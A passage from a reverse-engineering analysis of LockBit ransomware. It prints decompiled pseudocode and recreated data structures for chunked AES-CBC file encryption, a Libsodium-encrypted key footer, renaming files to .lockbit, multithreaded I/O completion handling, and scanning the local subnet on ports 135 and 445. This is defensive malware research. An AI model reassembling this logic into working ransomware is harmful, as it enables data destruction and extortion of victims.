It also sets up the structure's **file_size**, **chunk_size**, **block_size** fields. Because the last chunk being written will contain the **LockBit's** file footer, the malware also calculates the appropriate **last_chunk_offset** field and the final encrypted file size. It also calls **NtSetInformationFile** to set the file information class **FileEndOfFileInformation** to the new file size.

```
file_struct->file_size = file_info_standard.EndOfFile.QuadPart;// file size
file_struct->chunk_size = 8 * block_size_1;    // 0x1000
file_struct->block_size = block_size_1;        // 512
v314 = 0i64;
v391 = ~(block_size_1 - 1);
file_size_high = HIDWORD(file_struct->file_size);
chunk_size = -(block_size_1 != 0);
v30 = __PAIR64__(file_size_high, block_size_1) + LODWORD(file_struct->file_size);
low_last_chunk_offset = v391 & (v30 - 1);
high_last_chunk_offset = chunk_size & ((v30 - 1) >> 0x20);
file_struct->last_chunk_offset.value.HighPart = high_last_chunk_offset;
file_struct->last_chunk_offset.value.LowPart = low_last_chunk_offset;
end_of_file_info = (__PAIR64__(high_last_chunk_offset, low_last_chunk_offset)// new file size to accomondate for the file footer addition
                  + __PAIR64__(chunk_size & ((block_size_1 + 0xDF) >> 0x20), v391 & (block_size_1 + 0xDF)));
new_file_size = low_last_chunk_offset + (v391 & (block_size_1 + 0xDF));
file_handle_3 = *p_file_handle;
NtSetInformationFile_1 = Resolve_NtSetInformationFile();
if ( NtSetInformationFile_1(file_handle_3, &v314, &end_of_file_info, 8, 0x14) < 0 )// FileEndOfFileInformation
{                                      // set end of file to new length
```

Figure 161: Calculating Chunking Information For The File Structure.

If the file size is too large (greater than 0x8000000000000000 bytes) or too small (less than the chunk size), the structure's **chunk_size** field is set to the entire file size and the **chunk_count** field is set to 1. This means for these files, **LockBit** reads the entire file into 1 chunk and encrypts it.

```
is_large_file = (file_struct->file_size & 0x8000000000000000ui64) != 0i64;
invalid_file_size = SHIDWORD(file_struct->file_size) <= 0;
chunk_size_1 = file_struct->chunk_size;
last_chunk_low = file_struct->last_chunk_offset.value.LowPart;
last_chunk_high = file_struct->last_chunk_offset.value.HighPart;
file_struct->chunk_count = 1;
filename_len = last_chunk_high;
if ( invalid_file_size && (is_large_file || LODWORD(file_struct->file_size) <= chunk_size_1) )
{                                      // full file encryption
  file_struct->chunk_size = new_file_size;
  goto LABEL_286;
}
```

Figure 162: Checking For Full File Encryption Scenarios.

For the rest of the files, the **chunk_count** field is also sets to 1, which means **LockBit** only encrypts the first chunks for other files. However, for files that are categorized by **LockBit** as large files, this field is modified based on its extension and size.

The following extensions are categorized as large file extensions.

```
.rar, .zip, .ckp, .db3, .dbf, .dbc, .dbs, .dbt, .dbv, .frm, .mdf, .mrg,
.mwb, .myd, .ndf, .qry, .sdb, .sdf, .sql, .tmd, .wdb, .bz2, .tgz, .lzo,
.db, .7z, .sqlite, .accdb, .sqlite3, .sqlitedb, .db-shm, .db-wal, .dacpac, .zipx, .lzma
```

For these files, if the file size is less than the chunk size, the file is ignored and only the first chunk is encrypted. If the file size is larger than the chunk size, below is the ranges of file size and their corresponding chunk count.

- chunk_size -> 0x100000 bytes: 2 chunks
- 0x100000 -> 0x600000 bytes: 4 chunks
- 0x600000 -> 0x3200000 bytes: 16 chunks
- 0x3200000 -> 0x6400000 bytes: 32 chunks
- 0x6400000 -> 0x1F400000 bytes: 64 chunks
- 0x1F400000 -> 0x80000000 bytes: 128 chunks
- 0x80000000 -> 0x300000000 bytes: 256 chunks

- 0x300000000 bytes or above: 512 chunks

```
LARGE_FILE_CALCULATION:
                v170 = HIDWORD(file_struct->file_size);
                file_size = file_struct->file_size;
                if ( v170 < 0 )
                  goto LABEL_286;
                if ( v170 <= 0 )
                {
                  if ( file_size <= file_struct->chunk_size )
                    goto LABEL_286;
                  if ( file_size < 0x100000 )
                  {
                    chunk_cnt_shift_val = 1;
LABEL_285:
                    v173 = __PAIR64__(last_chunk_high_1, last_chunk_low);
                    file_struct->chunk_count <<= chunk_cnt_shift_val;
                    last_chunk_high_1 = (v173 >> chunk_cnt_shift_val) >> 32;
                    last_chunk_low = v173 >> chunk_cnt_shift_val;
                    goto LABEL_286;
                  }
                  if ( file_size < 0x600000 )
                  {
                    chunk_cnt_shift_val = 2;
                    goto LABEL_285;
                  }
                  if ( file_size < 0x3200000 )
                  {
                    chunk_cnt_shift_val = 4;
                    goto LABEL_285;
                  }
```

Figure 163: Calculating The Number Of Chunks For Large Files.

Next, **LockBit** populates the **LOCKBIT_CHUNK_STRUCT** structures in the file structure's **chunk_structs** field. The number of chunk structures populated is equal to the number of chunk count calculated above.

```
struct __declspec(align(8)) LOCKBIT_CHUNK_STRUCT
{
  DWORD crypt_state;
  PIO_STATUS_BLOCK chunk_IoStatusBlock;
  DWORD unk;
  byte AES_IV[20];
  LARGE_INTEGER byte_offset;
  byte *chunk_buffer;
  DWORD chunk_size;
};
```

First, the malware calls the RNG function to randomly generate a 16-byte AES key and 16-byte AES IV and writes them in the file structure's **AES_IV** and **AES_key** field. For each chunk structure to be populated, **LockBit** copies the file structure's AES IV into its **AES_IV** field. It also calls **NtAllocateVirtualMemory** to allocate a virtual memory buffer with the size of the chunk size and sets the **chunk_buffer** field to the buffer's pointer. The malware then writes the file offset to start reading data into this particular chunk at **byte_offset**, and this offset is incremented by 1MB for every chunk. This means that **LockBit** only encrypts one chunk for every 1 MB in the file.

```
RNG_FUNC(file_struct, 32);                  // randomly generate AES IV and Key
chunk_count_1 = file_struct->chunk_count;
*&lpsz = 0i64;
curr_chunk_index = 0;
if ( chunk_count_1 )
{
  chunk_struct = &file_struct->chunk_structs[0].byte_offset;// adjust by 0x20
  *(&chunk_count_1 + 1) = new_length;
  next_chunk_offset = lpsz;
  while ( 1 )                               // populate chunk_count number of chunks
  {
    ADJ(chunk_struct)->crypt_state = 1;       // crypt state = 1
    w_mem_copy(ADJ(chunk_struct)->AES_IV, file_struct, 0x10);// copies AES IV from file struct into the chunk
    ADJ(chunk_struct)->byte_offset.value.LowPart = next_chunk_offset;
    ADJ(chunk_struct)->byte_offset.value.HighPart = *(&chunk_count_1 + 1);
    chunk_size_2 = file_struct->chunk_size;
    ADJ(chunk_struct)->chunk_size = chunk_size_2;
    chunk_buffer_addr = allocate_virtual_mem(chunk_size_2);
    ADJ(chunk_struct)->chunk_buffer = chunk_buffer_addr;
    if ( !chunk_buffer_addr )
      break;
    chunk_count_1 = last_chunk_low & v391;
    *(&chunk_count_1 + 1) = (*&chunk_count_1 + __PAIR64__(last_chunk_high_1 & chunk_size, next_chunk_offset)) >> 0x20;// 1 chunk every 1 MB
    next_chunk_offset += last_chunk_low & v391;// next_chunk_offset = this_chunk_offset >> 20
    chunk_struct += 0xC;
    ++file_struct->number_of_chunks_allocated;// increment number of chunks allocated
    chunk_count_1 = file_struct->chunk_count;
    if ( ++curr_chunk_index >= chunk_count_1 )
      goto LABEL_290;
  }
```

Figure 164: Populating Chunk Structures.

For each chunk structure populated, **LockBit** calls **NtReadFile** to read the file data at the offset specified by the **byte_offset** with the size specified by the **chunk_size** field into the virtual buffer at the **chunk_buffer** field. After these calls, each chunk contains the appropriate file chunk for the child threads to encrypt and write back to the file. Also, when **LockBit** fires this file I/O operation by calling **NtReadFile**, it takes in the chunk structure as the APC context for the entry added to the main I/O completion object.

```
if ( chunk_count_1 )
{
  chunk_struct_1 = &file_struct->chunk_structs[0].chunk_size;
  while ( 1 )                                   // read data into chunks
  {
    chunk_size_3 = ADJ(chunk_struct_1)->chunk_size;
    chunk_buffer = ADJ(chunk_struct_1)->chunk_buffer;
    file_handle_4 = file_struct->file_handle;
    NtReadFile = Resolve_NtReadFile();
    if ( NtReadFile(
           file_handle_4,
           0,
           0,
           ADJ(chunk_struct_1),                 // ApcContext
           &ADJ(chunk_struct_1)->chunk_IoStatusBlock,// IoStatusBlock
           chunk_buffer,
           chunk_size_3,
           &ADJ(chunk_struct_1)->byte_offset,  // ByteOffset
           0) < 0 )
      break;
    ++v178;
    chunk_struct_1 += 0xC;
    if ( v178 >= file_struct->chunk_count )
      goto LABEL_294;
  }
```

Figure 165: I/O Operation To Read File Data Into Chunks.

LockBit also renames the file before encrypting it. The malware does this by populating a **FILE_RENAME_INFORMATION** with the encrypted filename and calls **NtSetInformationFile** with the information class **FileRenameInformation**.

```
file_handle_6 = file_struct->file_handle;
new_length = (file_struct->file_NT_path_name.Length + 0x10);
file_rename_info_1 = allocate_virtual_mem(new_length);
file_rename_info = file_rename_info_1;
if ( file_rename_info_1 )                   // rename file to have the encrypted extension
{
  w_mem_copy(
    file_rename_info_1->FileName,
    file_struct->file_NT_path_name.Buffer,
    file_struct->file_NT_path_name.Length);
  file_rename_info->FileNameLength = file_struct->file_NT_path_name.Length;
  file_rename_info->ReplaceIfExists = 0;
  file_rename_info->RootDirectory = 0;
  new_length_1 = new_length;
  v313 = 0i64;
  file_handle_5 = file_handle_6;
  NtSetInformationFile_2 = Resolve_NtSetInformationFile();
  NtSetInformationFile_2(file_handle_5, &v313, file_rename_info, new_length_1, 0xA);// FileRenameInformation
  w_NtFreeVirtualMemory(file_rename_info);
}
```

Figure 166: Renaming File To Contain .lockbit Extension.

For congestion control among the working threads, **LockBit** keeps track of the number of files that are actively processed in a global variable. If there are more than 1000 files being processed at a time, the malware calls **Sleep** and spins until that number goes down.

```
if ( _InterlockedIncrement(&ACTIVE_FILE_BEING_PROCESSED) <= 1000 )// max 1000 files being processed at a time
  goto LABEL_335;
while ( 2 )
{
  v189 = KERNEL32_DLL;
  if ...
  v190 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
  dup_file_path_1 = v190;
  v191 = v190;
  last_chunk_high_1 = v190;
  while ...
  do ...
  if ...
  v189 = *(last_chunk_high_1 + 0x18);
LABEL_320:
  KERNEL32_DLL = v189;
LABEL_321:
  Sleep = Sleep_1;
  if ...                                    // sleep for congestion control
  Sleep(1);
  if ( ACTIVE_FILE_BEING_PROCESSED >= 700 )
    continue;
  break;
```

Figure 167: Encryption Congestion Control.

Finally, the file structure is delivered to the child threads through the **NtSetInformationFile** call with the information class **FileCompletionInformation**.

```
CompletionFileInformation.Port = IO_COMPLETION_HANDLE;
CompletionFileInformation.Key = file_struct;
file_handle_1 = *p_file_handle;
NtSetInformationFile = Resolve_NtSetInformationFile();// send file structure to child thread
if ( NtSetInformationFile(file_handle_1, &IoStatusBlock, &CompletionFileInformation, 8, 0x1E) < 0 )// FileCompletionInformation
{
```

Figure 168: Sending Populated File Structure To Child Threads.

Once the drive is fully traversed, **LockBit** calls **DeleteFileW** to delete the **.lock** file in the drive.

Child Thread

Upon being created, each child thread spins on the **NtRemoveIoCompletion** calls until it can remove an entry from the I/O completion port. Once this is done successfully, **LockBit's** thread receives the file shared structure as the key context and the chunk structure as the APC context that comes with the specific I/O operation.

```
  while ( 1 )
  {
    do
    {
LABEL_1:
      lockbit_file_struct = 0;
      lockbit_chunk_struct = 0;
      IO_status_block_4 = 0i64;
      Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
      NtRemoveIoCompletion = NtRemoveIoCompletion_0;
      v60 = Flink;
      if ...
    }
    while ( (NtRemoveIoCompletion(
                IO_COMPLETION_HANDLE,
                &lockbit_file_struct,
                &lockbit_chunk_struct,
                &IO_status_block_4,
                0) & 0x80000000) == 0 );          // wait until received a file structure
```

Figure 169: Child Thread: Waiting To Receive A Shared File Structure & Chunk Structure.

Because each malware thread receives and processes one chunk at a time through the I/O completion port, the work is divided evenly among all threads. The encryption process is divided into multiple different states, and **LockBit** executes the encryption routine depending on the chunk structure's **crypt_state** field.

Encryption State 1

If the **crypt_state** field is 1, **LockBit** encrypts the data in the chunk buffer using AES-CBC. The AES key is retrieved from the file structure's **AES_key** field and the **AES_IV** is retrieved from the chunk structure.

```
switch ( lockbit_chunk_struct->crypt_state )
{
  case 1u:
    AES_key = lockbit_file_struct->AES_key;
    if ( AES_NI_ENABLE_FLAG )
    {
      AES_KeyExpansion_2(AES_round_key_1, AES_key);
      AES_encrypt_CBC_2(
        lockbit_chunk_struct_1->chunk_size,
        v29,
        lockbit_chunk_struct_1->AES_IV,
        lockbit_chunk_struct_1->chunk_buffer,
        lockbit_chunk_struct_1->chunk_buffer);
      w_mem_fill(v30, 0xFF, 4);
    }
    else
    {
      AES_KeyExpansion(AES_round_key, AES_key);
      AES_encrypt_CBC(
        lockbit_chunk_struct_1->chunk_size,
        AES_round_key,
        lockbit_chunk_struct_1->AES_IV,
        lockbit_chunk_struct_1->chunk_buffer,
        lockbit_chunk_struct_1->chunk_buffer);
      w_mem_fill(AES_round_key, 0xFF, 0x118);
    }
```

Figure 170: Child Thread State 1: Encrypting Chunk Data Using AES-CBC.

Next, if the file size is greater than the chunk size, the malware sets the chunk's next state to 4. Else, the file size is less than the chunk size, which means all data is fully encrypted. In this case, **LockBit** generates a file footer and appends it to the end of the chunk. Below is my recreated structure for this file footer.

```
struct LOCKBIT_FILE_FOOTER_STRUCT
{
    struct file_box {
        byte file_public_key[0x20];
        struct encrypted_file_data {
            byte AES_IV[16];
            byte AES_key[16];
            uint64_t file_size;
            uint32_t block_size;
            uint32_t chunk_count;
            byte encryption_padding[0x10];
        } encrypted_file_box;
    } file_box;

    struct session_box {
        byte session_public_key[0x20];
        struct encrypted_session_data {
            byte victim_public_key[0x20];
            byte victim_private_key[0x20];
            byte encryption_padding[0x10];
        } encrypted_session_data;
    } session_box;

    byte LockBit_public_key_noncegen[0x8];
    byte victim_public_key_noncegen[0x8];
};
```

First, using **Libsodium's crypto_box_easy** function, **LockBit** encrypts the AES IV, AES key, file size, block size, and chunk count data in the file shared structure using the victim's public key. Next, it adds the session box to the file footer, which contains the public key to decrypt the session box data and the encrypted victim's public-private key pair. Finally, the malware adds the first 8 bytes of its own public key (for session box's nonce generation) and the first 8 bytes of the victim's public key (for file box's nonce generation). It then sets the chunk's next state to 2.

```
if ( lockbit_file_struct->file_size > lockbit_file_struct->chunk_size )
{
  lockbit_chunk_struct->crypt_state = 4;
}
else
{                                       // file size < chunk size -> everything is encrypted
  lockbit_chunk_struct_2 = lockbit_chunk_struct;
  w_crypto_box_easy(lockbit_file_struct, &file_footer, 0x30ui64, VICTIM_PUBLIC_KEY);// encrypt AES IV and key using victim public key
  w_mem_copy(&file_footer.session_box, SESSION_BOX, 0x70);
  w_mem_copy(file_footer.LockBit_public_key_noncegen, LOCKBIT_PUBLIC_KEY, 8);// for session box's nonce generation
  w_mem_copy(file_footer.victim_public_key_noncegen, VICTIM_PUBLIC_KEY, 8);// for file box's nonce generation
  w_mem_copy(
    &lockbit_chunk_struct_2->chunk_buffer[lockbit_chunk_struct_2->chunk_size - 0xE0],
    &file_footer,
    0xE0);
  lockbit_chunk_struct->crypt_state = 2;
}
```

Figure 171: Child Thread State 1: Generating File Footer.

Once the chunk data has been fully processed and written to, the malware calls **NtWriteFile** to fire an I/O operation to write the chunk data to the file at the chunk's specific offset. It also passes the chunk structure back in as the APC context so other child threads can retrieve it from the I/O completion port for the next state.

```
lockbit_file_struct_1 = lockbit_file_struct;
lockbit_file_struct_2 = lockbit_file_struct;
p_byte_offset = &lockbit_chunk_struct->byte_offset;
chunk_size = lockbit_chunk_struct->chunk_size;
chunk_buffer = lockbit_chunk_struct->chunk_buffer;
p_chunk_IoStatusBlock = &lockbit_chunk_struct->chunk_IoStatusBlock;
lockbit_chunk_struct_3 = lockbit_chunk_struct;
file_handle = lockbit_file_struct->file_handle;
NtWriteFile = ResolveApi_NtWriteFile();
if ( NtWriteFile(
       file_handle,
       0,
       0,
       lockbit_chunk_struct_3,
       p_chunk_IoStatusBlock,
       chunk_buffer,
       chunk_size,
       p_byte_offset,
       0) < 0
```

Figure 172: Child Thread State 1: Writing Encrypted Data To File.

With this file footer setup, **LockBit** can decrypt each file by first decrypting the session box using its own private key and the session box's public key. It then can use the victim's private key and the file box's public key to decrypt the file box to get the AES key and IV to decrypt the file data.

Encryption State 2

By viewing the **number_of_chunks_allocated** field in the file's shared structure, **LockBit** can check to see if the chunk being processed is the last chunk. If they are, the malware calls **NtSetInformationFile** with the information class **FileRenameInformation** to rename the file with the encrypted **.lockbit** extension.

Finally, the **number_of_chunks_allocated** field is decremented, and **LockBit** iterates through all chunk structures in the file shared structure and free the virtual memory buffers inside.

```
p_number_of_chunks_allocated = &lockbit_file_struct->number_of_chunks_allocated;
if ( _InterlockedCompareExchange(&lockbit_file_struct->number_of_chunks_allocated, 1, 1) == 1 )
{                                       // all chunks are encrypted
  LODWORD(file_handle_1) = lockbit_file_struct_1->file_handle;
  v66 = (lockbit_file_struct_1->file_NT_path_name.Length + 0x10);
  file_rename_info = allocate_virtual_mem(v66);
  file_rename_info_1 = file_rename_info;// rename file
  if ( file_rename_info )
  {
    w_mem_copy(
      file_rename_info->FileName,
      lockbit_file_struct_1->file_NT_path_name.Buffer,
      lockbit_file_struct_1->file_NT_path_name.Length);
    file_rename_info_1->FileNameLength = lockbit_file_struct_1->file_NT_path_name.Length;
    file_rename_info_1->ReplaceIfExists = 0;
    file_rename_info_1->RootDirectory = 0;
    empty_IOStatusBlock = 0i64;
    file_handle_2 = file_handle_1;
    NtSetInformationFile = Resolve_NtSetInformationFile();
    NtSetInformationFile(file_handle_2, &empty_IOStatusBlock, file_rename_info_1, v66, 0xA);// 10 = FileRenameInformation
    w_NtFreeVirtualMemory(file_rename_info_1);
  }
  p_number_of_chunks_allocated = &lockbit_file_struct_1->number_of_chunks_allocated;
}
```

```
if ( lockbit_file_struct_1 && !_InterlockedExchangeAdd(p_number_of_chunks_allocated, 0xFFFFFFFF) )
{
  w_mem_fill(lockbit_file_struct_1, 0, 0x20);
  v67 = 0;                              // clean up chunk structures to wrap up file encryption
  if ( !lockbit_file_struct_1->chunk_count )
    goto LABEL_65;
  v41 = &lockbit_file_struct_1->chunk_structs[0].chunk_buffer;
  do
  {
    w_NtFreeVirtualMemory(*v41);
    v41 += 0xC;
    curr_chunk_count = lockbit_file_struct_1->chunk_count;
    ++v67;
  }
  while ( v67 < curr_chunk_count );
  goto FINISH_ENCRYPTING;
}
```

Figure 173, 174: Child Thread State 2: Renaming File & Cleaning Up Chunks.

To wrap up the file encryption, the malware increments the **COMPLETED_FILE_NUM** global variable and decrements the **ACTIVE_FILE_BEING_PROCESSED** global variable. It calls **NtClose** to close the file handle, **RtlFreeUnicodeString** to free the filename buffer, and **NtFreeVirtualMemory** to free the file's shared structure.

```
FINISH_ENCRYPTING:
            file_done_being_processed = curr_chunk_count == 0;
LABEL_63:
            if ( !file_done_being_processed )
            {
              _InterlockedIncrement(&COMPLETED_FILE_NUM);
              _InterlockedDecrement(&ACTIVE_FILE_BEING_PROCESSED);
            }
LABEL_65:
            if ( lockbit_file_struct_1->file_handle )
            {
              file_handle_4 = lockbit_file_struct_1->file_handle;
              NtClose = Resolve_NtClose();
              NtClose(file_handle_4);
            }
            RtlFreeUnicodeString = Resolve_RtlFreeUnicodeString();
            RtlFreeUnicodeString(&lockbit_file_struct_1->file_NT_path_name);
            w_NtFreeVirtualMemory(lockbit_file_struct_1);
          }
```

Figure 175: Child Thread State 2: Wrapping Up Encryption.

Encryption State 3

This state just cleans up the chunk structures and file structure before wrapping up the encryption similar to state 2. This state is solely used for cleaning up the ransom note structure. More details is discussed in the Dropping Ransom Note section.

```
case 3u:
  if ( !_InterlockedExchangeAdd(&lockbit_file_struct->number_of_chunks_allocated, 0xFFFFFFFF) )
  {
    w_mem_fill(lockbit_file_struct_1, 0, 0x20);
    v65 = 0;
    if ( !lockbit_file_struct_1->chunk_count )
      goto LABEL_65;
    v36 = &lockbit_file_struct_1->chunk_structs[0].chunk_buffer;
    do
    {
      w_NtFreeVirtualMemory(*v36);
      v36 += 0xC;
      curr_chunk_count = lockbit_file_struct_1->chunk_count;
      ++v65;
    }
    while ( v65 < curr_chunk_count );
    goto FINISH_ENCRYPTING;
  }
  break;
```

Figure 176: Child Thread State 3: Cleaning Structures For Ransom Note.

Encryption State 4

LockBit transitions into state 4 when the file size is greater than the chunk size, so there might be more than 1 chunk being processed in the file.

It performs similar tasks to state 2, where it checks if the encryption is done to rename the file. The malware thread also cleans up the structures similar to state 2 and wraps up the encryption there.

```
case 4u:
  if ( lockbit_chunk_struct->byte_offset.value.LowPart || lockbit_chunk_struct->byte_offset.value.HighPart )
  {
    number_of_chunks_allocated = &lockbit_file_struct->number_of_chunks_allocated;
    if ( _InterlockedCompareExchange(&lockbit_file_struct->number_of_chunks_allocated, 1, 1) == 1 )
    {
      LODWORD(file_handle_1) = lockbit_file_struct_1->file_handle;
      v62 = (lockbit_file_struct_1->file_NT_path_name.Length + 0x10);
      file_rename_info_3 = allocate_virtual_mem(v62);
      file_rename_info_2 = file_rename_info_3;
      if ( file_rename_info_3 )
      {
        w_mem_copy(
          file_rename_info_3->FileName,
          lockbit_file_struct_1->file_NT_path_name.Buffer,
          lockbit_file_struct_1->file_NT_path_name.Length);
        file_rename_info_2->FileNameLength = lockbit_file_struct_1->file_NT_path_name.Length;
        file_rename_info_2->ReplaceIfExists = 0;
        file_rename_info_2->RootDirectory = 0;
        empty_IOStatusBlock_1 = 0i64;
        file_handle_3 = file_handle_1;
        NtSetInformationFile_1 = Resolve_NtSetInformationFile();
        NtSetInformationFile_1(file_handle_3, &empty_IOStatusBlock_1, file_rename_info_2, v62, 0xA);// 10 = FileRenameInformation
        w_NtFreeVirtualMemory(file_rename_info_2);
      }
      number_of_chunks_allocated = &lockbit_file_struct_1->number_of_chunks_allocated;
    }
```

Figure 177: Child Thread State 4: Renaming File & Wrapping Up Encryption.

If the current chunk is the last chunk to process, **LockBit** generates the file footer, writes it to the end of the chunk buffer, and calls **NtWriteFile** to write the data to the file. The chunk's next state is set to 2 to clean up the encryption.

```
else
{                                       // write file footer
  lockbit_chunk_struct->crypt_state = 2;
  lockbit_chunk_struct->byte_offset = lockbit_file_struct->last_chunk_offset.QuadPart;
  lockbit_chunk_struct->chunk_size = -lockbit_file_struct->block_size & (lockbit_file_struct->block_size + 0xDF);
  lockbit_chunk_struct_4 = lockbit_chunk_struct;
  w_crypto_box_easy(lockbit_file_struct, encoded_file_data, 0x30ui64, VICTIM_PUBLIC_KEY);
  w_mem_copy(v77, SESSION_BOX, 0x70);
  w_mem_copy(v78, LOCKBIT_PUBLIC_KEY, 8);
  w_mem_copy(v79, VICTIM_PUBLIC_KEY, 8);
  RNG_FUNC(lockbit_chunk_struct_4->chunk_buffer, lockbit_chunk_struct_4->chunk_size);
  w_mem_copy(
    &lockbit_chunk_struct_4->chunk_buffer[0xFFFFFF20 + lockbit_chunk_struct_4->chunk_size],
    encoded_file_data,
    0xE0);
  lockbit_file_struct_1 = lockbit_file_struct;
  v61 = lockbit_file_struct;
  v57 = &lockbit_chunk_struct->byte_offset;
  v55 = lockbit_chunk_struct->chunk_size;
  v53 = lockbit_chunk_struct->chunk_buffer;
  v49 = &lockbit_chunk_struct->chunk_IoStatusBlock;
  v47 = lockbit_chunk_struct;
  v45 = lockbit_file_struct->file_handle;
  NtWriteFile_1 = ResolveApi_NtWriteFile();
  if ( NtWriteFile_1(v45, 0, 0, v47, v49, v53, v55, v57, 0) < 0
    && !_InterlockedExchangeAdd(&lockbit_file_struct_1->number_of_chunks_allocated, 0xFFFFFFFF) )
  {
```

Figure 178: Child Thread State 4: Writing File Footer & Transitioning To State 2.

If the encryption is not done and there are still more chunks to be encrypted, the child thread moves on to wait for for other chunks to come by calling **NtRemoveIoCompletion**.

Traversing Network Hosts

If the configuration flag at index 3 is set, **LockBit** create threads to traverse and encrypt other network hosts and network drives from the victim's machine.

Scanning For Live Hosts

LockBit first calls **socket** to create an IPv4 TCP socket. Using the socket handle, it calls **WSAIoctl** with the GUID **"{0x25a207b9,0x0ddf3,0x4660,{0x8e,0xe9,0x76,0xe5,0x8c,0x74,0x06,0x3e}}"** to retrieve the **LPFN_CONNECTEX** function's address.

```
  socket = (v0 + *(*(v73 + 0x1C) + 4 * *(*(v73 + 0x24) + 2 * v74 + v0) + v0));
LABEL_28:
  ::socket = socket;
LABEL_29:
  socket_handle = socket(AF_INET, SOCK_STREAM, 0);
```

```
  WSAIoctl = (v24 + *(*(v73 + 0x1C) + 4 * *(*(v73 + 0x24) + 2 * v74 + v24) + v24));
LABEL_60:
  ::WSAIoctl = WSAIoctl;
LABEL_61:
  v46 = WSAIoctl(socket_handle, 0xC8000006, &WSAID_CONNECTEX_GUID, 0x10, &LPFN_CONNECTEX, 4, cbBytesReturned, 0, 0);
```

*Figure 179, 180: Retrieving **LPFN_CONNECTEX** function.*

Next, it calls **GetAdaptersInfo** to retrieve adapter information for the local computer. Using the **IP_ADAPTER_INFO** structure it gets, the malware calls **inet_addr** to convert the computer's IP address and the IP mask into long values in IP network order. **LockBit** retrieves the base address of the network by performing a bitwise AND operation on these values. Also, by flipping all the bits on the mask and OR-ing it with the machine's IP address, **LockBit** also retrieves the broadcast address of the network.

```
LABEL_58:
  ::GetAdaptersInfo = GetAdaptersInfo_1;
LABEL_59:
  if ( GetAdaptersInfo_1(local_AdapterInfo, &adapter_size_info) )
  {
```

```
    inet_addr = (v44 + *(v177[7] + 4 * *(v177[9] + 2 * network_base_IP_1 + v44) + v44));
LABEL_94:
    ::inet_addr = inet_addr;
LABEL_95:
    adapter_IP_address = inet_addr(local_AdapterInfo_1->IpAddressList.IpAddress.String);
```

```
LABEL_122:
    ::inet_addr = inet_addr_1;
LABEL_123:
    adapter_IP_mask = inet_addr_1(local_AdapterInfo_1->IpAddressList.IpMask.String);
```

```
LABEL_154:
    ::ntohl = ntohl;
LABEL_155:
    network_base_IP = ntohl(local_adapter_IP_address & adapter_IP_mask_2);
```

```
LABEL_182:
    ::ntohl = ntohl_1;
LABEL_183:
    network_IP_broadcast = ntohl_1(local_adapter_IP_address | ~adapter_IP_mask_2);
```

Figure 181, 182, 183, 184, 185: Retrieving Network Base Address & Broadcast Address.

To scan the network, **LockBit** iterates from the network base address up to the broadcast address by incrementing the network address value each time. For each of these addresses, the malware tries to connect to it through port 135 and 445. If the connection is successful, it tries to encrypt these network hosts.

```
      curr_IP_address = curr_IP_address_1;
      WS2_32_DLL = v127;
LABEL_198:
      htonl_0 = htonl;
      if ...
      target_IP_address_value = htonl_0(curr_IP_address);// iterate from network base to broadcast
      target_IP_address_value_1 = target_IP_address_value;
      if ( local_adapter_IP_address != target_IP_address_value )
      {
        try_connecting_with_LPFN_CONNECTEX(target_IP_address_value, 135);
        try_connecting_with_LPFN_CONNECTEX(target_IP_address_value_1, 445);
      }
      curr_IP_address_1 = ++curr_IP_address;
      if ( curr_IP_address <= network_IP_broadcast_1 )
        continue;
      break;
    }
```

Figure 186: Iterating To Scan Network.

For each address, **LockBit** builds the following socket structure.

```
struct __declspec(align(4)) SOCKET_STRUCT
{
  OVERLAPPED overlapped;
  HANDLE socket_event;
  HANDLE socket_wait_object_handle;
  int enable_traversal;
  SOCKET socket;
  sockaddr_in target_addr;
  int cleaned_flag; // 1 == not cleaned
};
```

It populates this structure by calling **socket** to create an IPv4 TCP socket and sets that to the **socket** field and calling **bind** to bind the socket to the local machine. It then calls **CreateEventW** to create an event handle for the socket to set it to the **socket_event** field and calls **NtSetInformationFile** with the information class **FileCompletionInformation** to associate the socket structure with an I/O completion port. And finally, it populates the **target_addr** with the appropriate port and the target's IP address.

```
socket_handle = socket(AF_INET, SOCK_STREAM, 0);
socket_struct_2 = socket_struct_1;
socket_struct_1->socket = socket_handle;
if ( socket_handle == 0xFFFFFFFF )
  goto LABEL_127;
w_mem_fill(&bind_addr, 0, 0x10);
v27 = WS2_32_DLL;
*&bind_addr.sin_family = AF_INET;
bind_addr.sin_addr.S_un.S_addr = 0;           // bind to local machine
```

```
LABEL_58:
  socket_struct_2 = socket_struct_1;
  ::bind = bind;
LABEL_59:
  if ( bind(socket_struct_2->socket, &bind_addr, 0x10) )
    goto LABEL_127;
```

```
  CreateEventW_1 = CreateEventW;
LABEL_88:
  socket_event = CreateEventW(0, 0, 0, 0);
  socket_struct_2->socket_event = socket_event;
  if ( !socket_event
    || (file_complete_IO_info.Port = SOCKET_IO_COMPLETION_HANDLE,
        file_complete_IO_info.Key = socket_struct_2,
        IoStatusBlock = 0i64,
        socket_handle_1 = socket_struct_2->socket,
        NtSetInformationFile = Resolve_NtSetInformationFile(),
        NtSetInformationFile(socket_handle_1, &IoStatusBlock, &file_complete_IO_info, 8, 0x1E) < 0) )// FileCompletionInformation
  {
LABEL_127:
    clean_up_socket_struct(socket_struct_2);
    return 0;
  }
  socket_struct_2->target_addr.sin_family = AF_INET;
  socket_struct_2->target_addr.sin_addr.S_un.S_addr = target_IP_addr_1;
```

```
LABEL_117:
  ::htons = htons;
LABEL_118:
  target_port_net_byteorder = htons(port_1);
  socket_struct_3 = socket_struct_1;
  socket_struct_1->target_addr.sin_port = target_port_net_byteorder;
  return socket_struct_3;
```

Figure 187, 188, 189, 190: Populating Socket Shared Structure.

Next, the malware calls **RegisterWaitForSingleObject** to register an event handle for when the socket's event is signaled. The event handler is just a wrapper for **CancelIoEx**, which cancels all I/O operations for the current process. Finally, it calls **LPFN_CONNECTEX** to perform an I/O operation to create a connection to the network host. If the network host is not alive and the function fails to execute, **LockBit** cleans up the structure and moves on to test another host.

```
LABEL_29:
  RegisterWaitForSingleObject_1 = RegisterWaitForSingleObject;
LABEL_30:
  socket_struct_2 = socket_struct_1;
  if ( !(RegisterWaitForSingleObject)(
         &socket_struct_1->socket_wait_object_handle, // socket thread wait object handle
         socket_struct_1->socket_event,        // socket event
         socket_event_callback_end_socket,     // wrapper for CancelIoEx
         socket_struct_1,
         0x1388,
         WT_EXECUTEONLYONCE) )
    goto LABEL_66;
  _InterlockedIncrement(&socket_struct_1->cleaned_flag);
